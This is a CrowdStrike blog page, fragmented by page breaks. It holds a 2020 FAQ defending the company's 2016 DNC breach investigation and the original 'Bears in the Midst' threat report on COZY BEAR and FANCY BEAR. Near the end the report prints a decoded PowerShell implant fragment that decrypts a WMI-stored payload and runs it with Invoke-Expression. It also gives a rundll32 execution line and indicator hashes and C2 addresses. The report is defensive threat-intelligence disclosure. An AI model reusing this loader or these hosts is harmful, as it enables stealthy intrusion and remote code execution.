




CrowdStrike's work with the Democratic National Committee: Setting the record straight

June 5, 2020

[Editorial Team](#)

[From The Front Lines](#)



June 5, 2020 UPDATE

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)



with the DNC on May 1, 2016, collecting intelligence and analyzing the breach. After conducting this analysis and identifying the adversaries on the network, on June 10, 2016 we initiated a coordinated remediation event to ensure the intruders were removed and could not regain access. That remediation process lasted approximately 2-3 days and was completed on June 13, 2016.

Why did the DNC contact CrowdStrike?

The DNC contacted CrowdStrike to respond to a suspected cyber attack impacting its network. The DNC was first alerted to the hack by the FBI in September 2015. According to [testimony](#) by DNC IT contractor Yared Tamene Wolde-Yohannes, the FBI attributed the breach to the Russian Government in September 2015 (page 7).

Why did the DNC hire CrowdStrike instead of just working with the FBI to investigate the hack?

The FBI doesn't perform incident response or network remediation services when organizations need to get

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



CROWDSTRIKE | **BLOG**

(Continued from page 21 of the testimony).

“A lot of — outside of any political organization, companies, most corporations, they often would use these third party contractors, who they hired through their own counsel, and maximize the control from the point of view of the victim.”

Did CrowdStrike have proof that Russia hacked the DNC?

Yes, and this is also supported by the U.S. Intelligence community and independent Congressional reports.

Following a comprehensive investigation that [CrowdStrike detailed publicly](#), the company concluded in May 2016 that two separate Russian intelligence-affiliated adversaries breached the DNC network.

To reference, CrowdStrike’s account of their DNC investigation, published on June 14, 2016, *“CrowdStrike Services Inc., our Incident Response group, was [called by](#) the Democratic National Committee (DNC) the formal governing body for the*

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



| BLOG

Shawn Henry, published on January 8, 2017, that Russia was behind the DNC data breach.

The Senate report states on page 48:

“The Committee found that specific intelligence as well as open source assessments support the assessment that President Putin approved and directed aspects of this influence campaign.”

Furthermore, in his testimony in front of the House Intelligence Committee, Shawn Henry stated the following with regards to CrowdStrike’s degree of confidence that the intrusion activity can be attributed to Russia, cited from page 24:

1. *HENRY: We said that we had a high degree of confidence it was the Russian Government. And our analysts that looked at it and that had looked at these types of attacks before, many different types of attacks similar to this in different*

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



| BLOG

Have any other organizations concluded that Russia was behind the DNC hack?



Yes. CrowdStrike's conclusion that Russia was behind the DNC hack is supported by the U.S. Intelligence community and also by independent Congressional reports. Most recently, the [Senate Intelligence Committee released a report in April 2020](#) that validated the previous conclusions of the [Intelligence Community Assessment, published on January 6, 2017](#), all concluding that Russia was behind the DNC data breach.

- Page 157 of the Senate report states that the Select Committee on Intelligence “conducted an extensive examination of the intelligence demonstrating Russia’s intrusions into DNC networks.” Senator Richard Burr (R – North Carolina), who served as Chairman of the Senate Intelligence Committee at the time the

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)



Democratic National Committee (DNC) networks and maintained that access until at least June 2016. This unclassified ODNI report was based on extensive classified intelligence collected by the CIA, NSA, and FBI; the ODNI determined the classified intelligence should not be released in order to protect the sensitive sources and methods by which it was collected.

It's also worth noting that other security companies, including Fidelis and FireEye have supported CrowdStrike's analysis.

Does CrowdStrike have evidence that data was exfiltrated from the DNC network?

Yes. Shawn Henry stated in his testimony to the House Intelligence Committee that CrowdStrike had

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



| BLOG

with threat references, evidence of prior activity on the network, map where the adversary has gained access and prepare remediation plans.

In this particular case, CrowdStrike saw circumstantial evidence of data exfiltration from the DNC network. As a reference point circumstantial evidence is the type of evidence such as DNA analysis or fingerprints that are fully admissible in courts.

Shawn Henry stated in his testimony that CrowdStrike had indicators of exfiltration (page 32 of the testimony):

“Counsel just reminded me that, as it relates to the DNC’ we have indicators that data was exfiltrated. We did not have concrete evidence that data was exfiltrated from the DNC, but we have indicators that it was exfiltrated.”

and circumstantial evidence that data was taken as he states on page 75 “so there is circumstantial evidence that it was taken” and page 76:

“MR. HENRY: So to go back because I think it’s

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



“We don’t have video of it happening, but there are indicators that it happened” and “we did not have concrete evidence that data was exfiltrated from the DNC, but we have indicators that it was exfiltrated.”

As another reference point, the [independent report by Special Counsel Robert S. Mueller](#) also cites the theft of documents from the DNC and DCCC on page 40, stating the following:

“Officers from Unit 26165 stole thousands of documents from the DCCC and DNC networks, including significant amounts of data pertaining to the 2016 U.S. federal elections. Stolen documents included internal strategy documents, fundraising data, opposition research, and emails from the work inboxes of DNC employees.”

Is it true that part of the exfiltration happened after CrowdStrike was already engaged by the DNC?

This question about the specific timeline of the exfiltration is addressed directly by Shawn Henry in his testimony on page 26

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



CROWDSTRIKE | BLOG

...structure. So that would have been done both
when we started. And we did the remediation event
over a couple of days.”

Of note, it is a standard practice in incident response to first coordinate a remediation event to prevent the adversary from doing further damage and following that to fully restore network functionality. We followed industry best practices to accomplish the fastest remediation path for our customer.

On page 27 of Shawn Henry’s testimony, he further explains CrowdStrike’s role as incident responders:

“To be clear, our goal, my goal was to protect the client. We were hired to protect the client. We identified an adversary there. The goal was to make sure that the adversary was removed and the client had a clean environment with which to work.”

Did any DNC endpoints protected by your technology get breached in subsequent attacks?

There is no indication of subsequent breaches taking place on any DNC machine protected by CrowdStrike

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



What is the timeline of the DNC hack?

According to public records, this is the timeline of the DNC hack that CrowdStrike was hired to investigate.

:

- **Beginning in July 2015:** “[Russian intelligence gained access](#) to Democratic National Committee (DNC) networks (page 2).
- **Sept. 25, 2015:** [An FBI agent contacted the DNC](#) Information Technology director/contractor in charge of the DNC network, alerting him to suspicious activity in the network and referencing the “Dukes” (p16), a well-known pseudonym in the cybersecurity community for Russian government actors. The FBI agent called the

- Featured
- Recent
- Videos
- Categories
- Start Free Trial

**CROWDSTRIKE****| BLOG**

intelligence actors engaged in attacks on election systems, including scanning a “widely used vendor of election systems,” according to [DHS](#). The attacks continued through June 2016 (p30.)

- **Beginning April 2016:** The GRU “...stole thousands of documents from the [DCCC](#) and [DNC](#) networks, including significant amounts of data pertaining to the 2016 U.S. federal elections. Stolen documents included internal strategy documents, fundraising data, opposition research, and emails from the work inboxes of DNC employees.” (p40)
- **April 14, 2016:** “The GRU began stealing DCCC data shortly after it gained access to the network. On April 14, 2016

- Featured
- Recent
- Videos
- Categories
- Start Free Trial

**CROWDSTRIKE****| BLOG**

discovered [unusual activity on the DNC network](#). “...the first day that we found activity on our network that was unusual, nefarious by adversaries...” “we saw sort of very loud activity... on one of our Window servers that couldn’t have been done by one of us...an authorized user. The kinds of activity we were looking at was accessing multiple different password vaults of different users, which is not something that anyone would do. And so that triggered an alarm for us...” (p24)

- **April 30, 2016:** CrowdStrike was contacted by the [DNC outside counsel](#) to discuss a suspected breach. ***This was CrowdStrike’s first involvement in this matter.*** (n6)

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



(p35)

- **June 2016:** [The FBI requested forensic information](#), indicators of compromise (pieces of malicious code) that CrowdStrike discovered on the DNC computer network. With DNC permission, CrowdStrike continued to share information from the breach through December 2016, including “digital images” or copies of hard-drives. (p35)
- **June 14, 2016:** The DNC, via CrowdStrike, [publicly announced](#) the breach of the DNC network and detailed its investigation.
- **July 29, 2016:** The DCCC [publicly](#) announced it was a victim of Russian hacking.
- **August 26, 2016:** [Separate cyber activity continued](#) on state election systems through

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



CROWDSTRIKE

| BLOG

designed to allow users to produce backups of databases (referred to [redacted] as “snapshots”). The GRU then stole those snapshots by moving them to [redacted] account that they controlled, from there the copies were moved to GRU-controlled computers. The GRU stole approximately 300 gigabytes of data from the DNC cloud-based account.” (pp 49-50)

- **October 7, 2016:** [DHS & ODNI release joint statement](#) about stolen emails: “The U.S. Intelligence Community (USIC) is confident that the Russian Government directed the recent compromises of e-mails from US persons and institutions, including from US nolitical organizations.... These thefts and

- Featured
- Recent
- Videos
- Categories
- Start Free Trial

**CROWDSTRIKE**| **BLOG**

importance to the American way of life that its incapacitation or destruction would have a devastating effect on the country.” (p1)

January 22, 2020 UPDATE

CrowdStrike is non-partisan – we routinely work with both Republican and Democratic organizations to protect them from cyber-attacks – along with thousands of other organizations around the world of all industries and sizes.

Here are a few key facts about CrowdStrike:

- We were **founded in California** and are headquartered in the heart of Silicon Valley in Sunnyvale, California. We are one of the fastest growing global companies in cybersecurity today.

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



| BLOG

the hard drives and memory. This is standard procedure for cyber investigations.

- We worked closely with law enforcement and **provided all forensic evidence and analysis to the FBI** as requested.

We are proud of our work and will remain focused on our mission of protecting our customers around the world from dangerous cyber threats. We are grateful that the media has debunked false claims about our work for the Democratic National Committee (DNC) in 2016:

- **The Washington Post, [The Russians manipulated our elections. We helped.](#)**
 - An opinion piece by David Ignatius discussing the lessons from Thomas Rid's new book, making the case that

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



| BLOG

- A three-year review by the Republican-led Senate Intelligence Committee unanimously found that [the intelligence community assessment](#) stating that Russia breached the DNC was fundamentally sound and untainted by politics.
- **NBC News, [Meet the Press 12/29/19](#):**
 - Clint Watts and Chuck Todd discuss CrowdStrike and the conspiracy theory that has been debunked.
 - Transcript here:
<https://www.nbcnews.com/meet-the-press/meet-press-december-29-2019-n1106036>

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



| BLOG

- **CNN Business**, [what is CrowdStrike and why is it part of the Trump whistleblower complaint?](#)
 - Gives background on CrowdStrike and debunks the conspiracy theory
- **Wired**, [How Trump's Ukraine Mess Entangled CrowdStrike](#)
 - Discusses the CrowdStrike theory and debunks the idea that there is a missing server.
- **NBC News**, [Debunking The Crowdstrike Conspiracy Theory](#)
 - Discusses the CrowdStrike theory and how it has been debunked.

- Featured
- Recent
- Videos
- Categories
- Start Free Trial

**CROWDSTRIKE****| BLOG**

- Discusses the conspiracy theory and how it has been debunked.

September 25, 2019 Update:

With regards to our investigation of the DNC hack in 2016, we provided all forensic evidence and analysis to the FBI. As we've stated before, we stand by our findings and conclusions that have been fully supported by the US Intelligence community.

FAQ on Recent News Coverage of CrowdStrike**Is your owner Ukrainian?**

No. CrowdStrike was founded by George Kurtz and Dmitri Alperovitch. George is an American entrepreneur and recognized security expert, author, entrepreneur, and speaker. He also started Foundstone, a worldwide security products and services company that was acquired by McAfee in 2004.

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



| BLOG

evidence and analysis to the FBI as requested. Additionally, our findings have been supported by the U.S. intelligence community and other cybersecurity companies.

The investigation is detailed on our blog below.

Did you comply with FBI's requests for information?

We've provided all forensic evidence and analysis to the FBI related to the DNC investigation as requested. We have never declined any request for information from the FBI related to this investigation, and there are no pending requests for information by the FBI.

Do you have the DNC servers?

We have never taken physical possession of any DNC servers. When cyber investigators respond to an incident, they capture that evidence in a process called "imaging." It involves making an exact byte-for-byte copy of the hard drives. They do the same for the machine's memory, capturing evidence that would

- Featured
- Recent
- Videos
- Categories
- Start Free Trial

**CROWDSTRIKE****| BLOG**

...major industry, level of government, and political affiliation turn to CrowdStrike to stop breaches.

Are you affiliated with the Democratic party?

CrowdStrike is not affiliated with any political party. We are a public cybersecurity company, and are non-partisan. We have done cybersecurity work for, and currently protect, both Republican and Democratic political organizations at the state, local, and federal level, and we have thousands of non-political companies and organizations as customers.

Do you have Secretary Hillary Clinton's email server? Have you ever had access to her emails?

No. We have never worked for Secretary Clinton or her campaign, and never had access to her server or emails.

Where can I find more information?

Many news outlets have written about CrowdStrike's investigation of the DNC hack and subsequent

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)



CROWDSTRIKE

| BLOG

- AP/Washington Post, September 27, 2019: [“Why Trump asked Ukraine’s president about ‘CrowdStrike’”](#)
- Daily Beast, September 25, 2019: [“The Truth About Trump’s Insane Ukraine ‘Server’ Conspiracy”](#)
- Wired, September 25, 2019: [“How Trump’s Ukraine Mess Entangled CrowdStrike”](#)
- Daily Beast, July 17, 2019: [“Trump’s ‘Missing DNC Server’ Is Neither Missing Nor a Server”](#)
- Security Week, October 4, 2018: [“The DNC Hacker Indictment: A Lesson in Failed Misattribution”](#)
- Daily Beast, July 16, 2018 : [“Trump’s ‘Missing DNC Server’ Is Neither Missing Nor a Server”](#)
- Daily Beast, June 13, 2018: “Mueller Indicts

- Featured
- Recent
- Videos
- Categories
- Start Free Trial

**CROWDSTRIKE****BLOG**

- Tech Crunch, March 22, 2018: “[More evidence ties alleged DNC hacker Guccifer 2.0 to Russian intelligence](#)”
- AP, January 26, 2018: “[Report: Dutch spies caught Russian hackers on tape](#)”
- De Volkskrant, January 25, 2018: “[Dutch Intelligence Watched Russian Hackers Attack the U.S](#)”
- AP, November 2, 2017: “[Russia hackers pursued Putin foes, not just US Democrats](#)”
- The Hill, August 14, 2017: “[Why the latest theory about the DNC not being hacked is probably wrong](#)”
- Daily Beast, July 20, 2017: “[Putin’s Hackers Now Under Attack—From Microsoft](#)”
- Washington Post, July 6, 2017: “Here’s the

- Featured
- Recent
- Videos
- Categories
- Start Free Trial

**CROWDSTRIKE****| BLOG**

DNC hackers: how CrowdStrike found proof Russia hacked the Democrats

- New York Times, Jan. 6, 2017: “Intelligence Report on Russian Hacking” (includes full copy of the official U.S. Intelligence and Law Enforcement Agency report):
- New York Times, Dec. 13, 2016: “The Perfect Weapon: How Russian Cyberpower Invaded the U.S.”
- Washington Post, June 20, 2016: “Cyber researchers confirm Russian government hack of Democratic National Committee”
- ThreatConnect Blog, June 17, 2016: “Rebooting Watergate: Tapping into the Democratic National Committee”
- SecureWorks Blog, June 16, 2016: “Russian

- Featured
- Recent
- Videos
- Categories
- Start Free Trial

**CROWDSTRIKE****| BLOG**

...ed by an individual using the member's account.
2.0...laimed credit for breaching the Democratic
National Committee. This blog post presents
documents alleged to have originated from the DNC.

Whether or not this posting is part of a Russian Intelligence disinformation campaign, we are exploring the documents' authenticity and origin. Regardless, these claims do nothing to lessen our findings relating to the Russian government's involvement, portions of which we have documented for the public and the greater security community.

June 14, 2016

Bears in the Midst: Intrusion Into the Democratic National Committee

By Dmitri Alperovitch

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)



| BLOG



CrowdStrike Services Inc., our Incident Response group, was called by the Democratic National Committee (DNC), the formal governing body for the US Democratic Party, to respond to a suspected breach. We deployed our IR team and technology and immediately identified two sophisticated adversaries on the network – COZY BEAR and FANCY BEAR. We've had lots of experience with both of these actors attempting to target our customers in the past and know them well. In fact, our team considers them some of the best threat actors out of all the numerous nation-state, criminal and hacktivist/terrorist groups we encounter on a daily basis. Their tradecraft is superb, operational security second to none and the extensive usage of 'living-off-the-land' techniques enables them to easily bypass many security solutions they encounter. In particular, we identified advanced methods consistent with nation-state level capabilities including deliberate targeting and 'access management' tradecraft – both groups were constantly going back into the environment to change out their implants, modify persistent methods, move to

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)

**CROWDSTRIKE****| BLOG**

...ent efforts of state. In addition to the US government, they have targeted organizations across the Defense, Energy, Extractive, Financial, Insurance, Legal, Manufacturing Media, Think Tanks, Pharmaceutical, Research and Technology industries, along with Universities. Victims have also been observed in Western Europe, Brazil, China, Japan, Mexico, New Zealand, South Korea, Turkey and Central Asian countries. COZY BEAR's preferred intrusion method is a broadly targeted spearphish campaign that typically includes web links to a malicious dropper. Once executed on the machine, the code will deliver one of a number of sophisticated Remote Access Tools (RATs), including AdobeARM, ATI-Agent, and MiniDionis. On many occasions, both the dropper and the payload will contain a range of techniques to ensure the sample is not being analyzed on a virtual machine, using a debugger, or located within a sandbox. They have extensive checks for the various security software that is installed on the system and their specific configurations. When specific versions are discovered that may cause issues for the RAT, it promptly exits. These actions demonstrate a well-resourced adversary with a

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)

**CROWDSTRIKE****| BLOG**

active since mid 2000s, and has been responsible for targeted intrusion campaigns against the Aerospace, Defense, Energy, Government and Media sectors. Their victims have been identified in the United States, Western Europe, Brazil, Canada, China, Georgia, Iran, Japan, Malaysia and South Korea. Extensive targeting of defense ministries and other military victims has been observed, the profile of which closely mirrors the strategic interests of the Russian government, and may indicate affiliation with Главное Разведывательное Управление (Main Intelligence Department) or GRU, Russia's premier military intelligence service. This adversary has a wide range of implants at their disposal, which have been developed over the course of many years and include Sofacy, X-Agent, X-Tunnel, WinIDS, Foozer and DownRage droppers, and even malware for Linux, OSX, IOS, Android and Windows Phones. This group is known for its technique of registering domains that closely resemble domains of legitimate organizations they plan to target. Afterwards, they establish phishing sites on these domains that spoof the look and feel of the victim's web-based email services in

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)

**CROWDSTRIKE****| BLOG**

...intrusions in the threat of identical credentials. While you would virtually never see Western intelligence agencies going after the same target without de-confliction for fear of compromising each other's operations, in Russia this is not an uncommon scenario. ["Putin's Hydra: Inside Russia's Intelligence Services"](#), a recent paper from European Council on Foreign Relations, does an excellent job outlining the highly adversarial relationship between Russia's main intelligence services – Федеральная Служба Безопасности (FSB), the primary domestic intelligence agency but one with also significant external collection and 'active measures' remit, Служба Внешней Разведки (SVR), the primary foreign intelligence agency, and the aforementioned GRU. Not only do they have overlapping areas of responsibility, but also rarely share intelligence and even occasionally steal sources from each other and compromise operations. Thus, it is not surprising to see them engage in intrusions against the same victim, even when it may be a waste of resources and lead to the discovery and potential compromise of mutual operations.

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)

**CROWDSTRIKE****| BLOG**

ZgB1AG4AYwB0AGkAbwBuACAACAB1AHIAZgBDAHIAKAakAGMAcgBUAHIALAAgACQAZABhAHQA

This decodes to:

```
function perfCr($crTr, $data){  
$ret = $null  
try{  
$ms = New-Object System.IO.MemoryStream  
$cs = New-Object  
System.Security.Cryptography.CryptoStream  
-ArgumentList @($ms, $crTr,  
[System.Security.Cryptography.CryptoStrea  
$cs.Write($data, 0, $data.Length)  
$cs.FlushFinalBlock()  
$ret = $ms.ToArray()  
$cs.Close()  
$ms.Close()  
}  
catch{}  
return $ret
```

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)



| BLOG

```

}
Catch{}
return $ret
}
function swp($cN, $pN, $aK, $aI)
{
if($cN -eq $null -or $pN -eq $null)
{return $false}
try{
$wp =
([wmicclass]$cN).Properties[$pN].Value
$exEn = [Convert]::FromBase64String($wp)
$exDec = decrAes $exEn $aK $aI
$ex =
[Text.Encoding]::UTF8.GetString($exDec)
if($ex -eq $null -or $ex -eq "")
{return}
Invoke-Expression $ex
return $true
}
catch{
return $false
}
}

```

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



This one-line powershell command, stored only in WMI database, establishes an encrypted connection to C2 and downloads additional powershell modules from it, executing them in memory. In theory, the additional modules can do virtually anything on the victim system. The encryption keys in the script were different on every system. Powershell version of credential theft tool MimiKatz was also used by the actors to facilitate credential acquisition for lateral movement purposes.

FANCY BEAR adversary used different tradecraft, deploying X-Agent malware with capabilities to do remote command execution, file transmission and keylogging. It was executed via rundll32 commands such as:

```
rundll32.exe "C:\Windows\twain_64.dll"
```

In addition, FANCY BEAR's X-Tunnel network tunneling tool, which facilitates connections to NAT-ed environments, was used to also execute remote commands. Both tools were deployed via RemCOM.

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



election, the upcoming US election, and the associated candidates and parties are of critical interest to both hostile and friendly nation states. The 2016 presidential election has the world’s attention, and leaders of other states are anxiously watching and planning for possible outcomes. Attacks against electoral candidates and the parties they represent are likely to continue up until the election in November.

Indicators of Compromise:

IOC
6c1bce76f4d2358656132b6b1d471571820688ccdbacc
b101cd29e18a515753409ae86ce68a4cedbe0d640d38
185[.]100[.]84[.]134:443
58[.]49[.]58[.]58:443

- Featured
- Recent
- Videos
- Categories
- Start Free Trial

**CROWDSTRIKE****| BLOG**

185[.]86[.]148[.]227:443

45[.]32[.]129[.]185:443

23[.]227[.]196[.]217:443

Interested in learning more about CrowdStrike's Falcon platform?

- [Falcon Prevent – Next Generation AV](#)
- [Falcon Insight – Managed Endpoint Detection and Response](#)
- [Falcon Discover – Network Security Monitoring](#)
- [Falcon Overwatch – Threat Hunting](#)
- [CrowdStrike Falcon® Intelligence – Threat](#)

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)

•

•

•

•

•

•





|

BLOG



THREATS STOP HERE
PROTECT AGAINST MALWARE, RANSOMWARE AND FILELESS ATTACKS

Related Content



[2022 Threat Hunting Report: Falcon OverWatch Looks Back to Prepare Defenders for Tomorrow's Adversaries](#)

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)

•

•

•

•

•



CROWDSTRIKE

|

BLOG

[Preventing Impacket's Wmiexec](#)



[Falcon OverWatch Elite in Action: Tailored Threat Hunting Services Provide Individualized Care and Support](#)

CATEGORIES

•

(320)

[Endpoint & Cloud Security](#)

•

(65)

[Engineering & Tech](#)

•

Featured

•

Recent

•

Videos

•

Categories

•

Start Free Trial

https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/

36/40



CROWDSTRIKE

BLOG

(64).

(82).

(20).

(150).

(126).

- Featured
- Recent
- Videos
- Categories
- Start Free Trial



FEATURED ARTICLES

[Improve Threat Hunting with Long-Term, Cost-Effective Data Retention](#)

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)



CROWDSTRIKE

| **BLOG**

September 30, 2022

SUBSCRIBE

Sign up now to receive the latest notifications and updates from CrowdStrike.

[Sign Up](#)



See CrowdStrike Falcon in Action

Detect, prevent, and respond to attacks— even malware-free intrusions—at any stage, with next-generation endpoint protection.

[See Demo](#)

- [Featured](#)
- [Recent](#)
- [Videos](#)
- [Categories](#)
- [Start Free Trial](#)

•

•

•

•

•













|

BLOG


[GET STARTED WITH A FREE TRIAL](#)


•


•


•

•









- Copyright © 2022 CrowdStrike |
- [Privacy](#) |
- [Request Info](#) |
- [Blog](#) |
- [Contact Us](#) |
- 1.888.512.8906